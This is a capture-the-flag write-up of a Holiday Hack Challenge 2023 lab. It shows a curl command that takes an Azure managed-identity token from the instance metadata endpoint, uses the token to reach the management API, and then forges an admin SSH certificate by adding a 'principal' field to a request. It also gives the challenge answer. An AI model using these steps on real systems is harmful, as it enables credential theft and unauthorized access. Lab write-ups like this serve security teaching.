| Holiday Hack Challenge 2023 Report | Cody Travis <cwtravis@gmail.com> |
Difficulty: |

|
I spoke with Alabster Snowball at Pixel island.
Hello there! Alabaster Snowball at your service.
I could use your help with my fancy new Azure server at ssh-server-vm.santaworkshopgeeseislands.org.
ChatNPT suggested I upgrade the host to use SSH certificates, such a great idea!
It even generated ready-to-deploy code for an Azure Function App so elves can request their own certificates. What a timesaver!
I'm a little wary though. I'd appreciate it if you could take a peek and confirm everything's secure before I deploy this configuration to all the Geese Islands servers.
Generate yourself a certificate and use the monitor account to access the host. See if you can grab my TODO list.
If you haven't heard of SSH certificates, Thomas Bouve gave an introductory talk and demo on that topic recently.
Oh, and if you need to peek at the Function App code, there's a handy Azure REST API endpoint which will give you details about how the Function App is deployed.
This challenge is right in my wheelhouse. I do application security penetration testing professionally so I really enjoyed this one. If you are not familiar with using certificates for SSH authentication, please watch the KringleCon talk by Thomas Bouve. It was very informative and gave some clues about how principals work.
https://www.youtube.com/watch?v=4S0Rniyidt4
The first thing I did was create a blank set of public/private keys using ssh-keygen.
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (C:/Users/cwtra/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in .ssh
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:KR73ipkfMYxS7pbn1Ct7B1dyL9UOCCVnt3OPurcEALE cwtra@CHILL-PC-02
The key's randomart image is:
+---[RSA 3072]----+
|        o...+ .  |
|         o.+ . . |
|      . E .. .o o|
|     o o . .o +++|
|    . = S   .+.=.|
|     + = =. .o. o|
|      = + oo. .. |
|     . B.o...o.  |
|      +.=+...... |
+----[SHA256]-----+I copied and pasted the contents of my public key into the Request SSH Certificate fucntion app. When I clicked submit it returned a certificate.

I copied the contents of the "ssh_cert" field and pasted into my public key file and saved it. Be sure to back up your public keys if you are using them for other things. With the new cert saved as my public key I could ssh as "monitor" to ssh-server-vm.santaworkshopgeeseislands.org.

When you login as monitor you will be shown the SatTracker that Alabaster created to track the geostationary satellite over the Geese Islands. You can press Ctrl+c to exit the SatTracker and use the terminal.
There is nothing really to note here to look at accept to see which users belong to which principals. To do this I checked the directory "/etc/ssh/auth_principals".
monitor@ssh-server-vm:/etc/ssh/auth_principals$ ls -la
total 16
drwxr-xr-x 1 root root 4096 Nov  7 21:37 .
drwxr-xr-x 1 root root 4096 Nov  9 14:07 ..
-rw-r--r-- 1 root root    6 Nov  7 21:37 alabaster
-rw-r--r-- 1 root root    4 Nov  7 21:37 monitor
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat monitor
elf
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat alabaster
admin
monitor@ssh-server-vm:/etc/ssh/auth_principals$Our current user "monitor" has the principal "elf" which makes sense if you remember the output of the function app. Interesting is that the user "alabaster" has the principal "admin". We may be able to force the Request SSH Certificate app to give us a cert with the "admin" principal instead of "elf".
One way to investigate this is to check out the source code of the function app. Alabster hinted at a REST API endpoint to get the source. To get the source using the REST API Alabster mentioned, we first need to get an Authorization Token. Use curl to get an authorization token:
curl -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F" -s | jq '.access_token'
I copied the token into a file called "token". and edited to be the format of the Authorization Bearer Token which is "Authorization: Bearer <TOKEN>". With the bearer token saved to a file I can request the source data using the endpoint Alabster recommended.
curl -H @token "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01" | jq
{
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web",
  "name": "northpole-ssh-certs-fa",
  "type": "Microsoft.Web/sites/sourcecontrols",
  "location": "East US",
  "tags": {
    "project": "northpole-ssh-certs",
    "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
  },
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    "branch": "main",
    "isManualIntegration": false,
    "isGitHubAction": true,
    "deploymentRollbackEnabled": false,
    "isMercurial": false,
    "provisioningState": "Succeeded",
    "gitHubActionConfiguration": {
      "codeConfiguration": null,
      "containerConfiguration": null,
      "isLinux": true,
      "generateWorkflowFile": true,
      "workflowSettings": {
        "appType": "functionapp",
        "publishType": "code",
        "os": "linux",
        "variables": {
          "runtimeVersion": "3.11"
		  },
        "runtimeStack": "python",
        "workflowApiVersion": "2020-12-01",
        "useCanaryFusionServer": false,
        "authType": "publishprofile"
      }
    }
  }
}
The response contained a github link we can navigate to:
https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa
This github repo contains the source code of the function app! Download it here:
function_app.py
Looking at the source code, I noticed that the "/create-cert" route at line 288 accepts 2 params from the json POST: ssh_pub_key AND principal
ssh_pub_key, principal = parse_input(req.get_json())
principal = data.get("principal", DEFAULT_PRINCIPAL)Looking at "parse_input" function, it gets the principal parameter from the json the user submits. If it isn't specified it uses the "DEFAULT_PRINCIPAL" which we know is "elf". I can create a cert and specify the principal "admin" and see if I can login as "alabaster".

I used the intercepting http proxy in BURP to capture my "create cert" request and added the field "principal" to it".

The Request SSH Certificate app responded with a "admin" principal cert. Now to see if I can save it as my public certificate and login. I overwrote my public key file with the new admin cert and saved it.
(venv) λ ssh alabaster@ssh-server-vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$ ls -la
total 36
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 .
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 ..
-rw-r--r-- 1 alabaster alabaster  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alabaster alabaster 3665 Nov  9 17:03 .bashrc
drwxr-xr-x 3 alabaster alabaster 4096 Nov  9 14:07 .cache
-rw-r--r-- 1 alabaster alabaster  807 Apr 23  2023 .profile
drwxr-xr-x 6 alabaster alabaster 4096 Nov  9 14:07 .venv
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 impacket
alabaster@ssh-server-vm:~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.I was able to login! Alabster is planning on creating a "Gingerbread" cookie" cache, enter that in your badge to complete the objective!
There is a finding very similar to this one in the Reportinator challenge!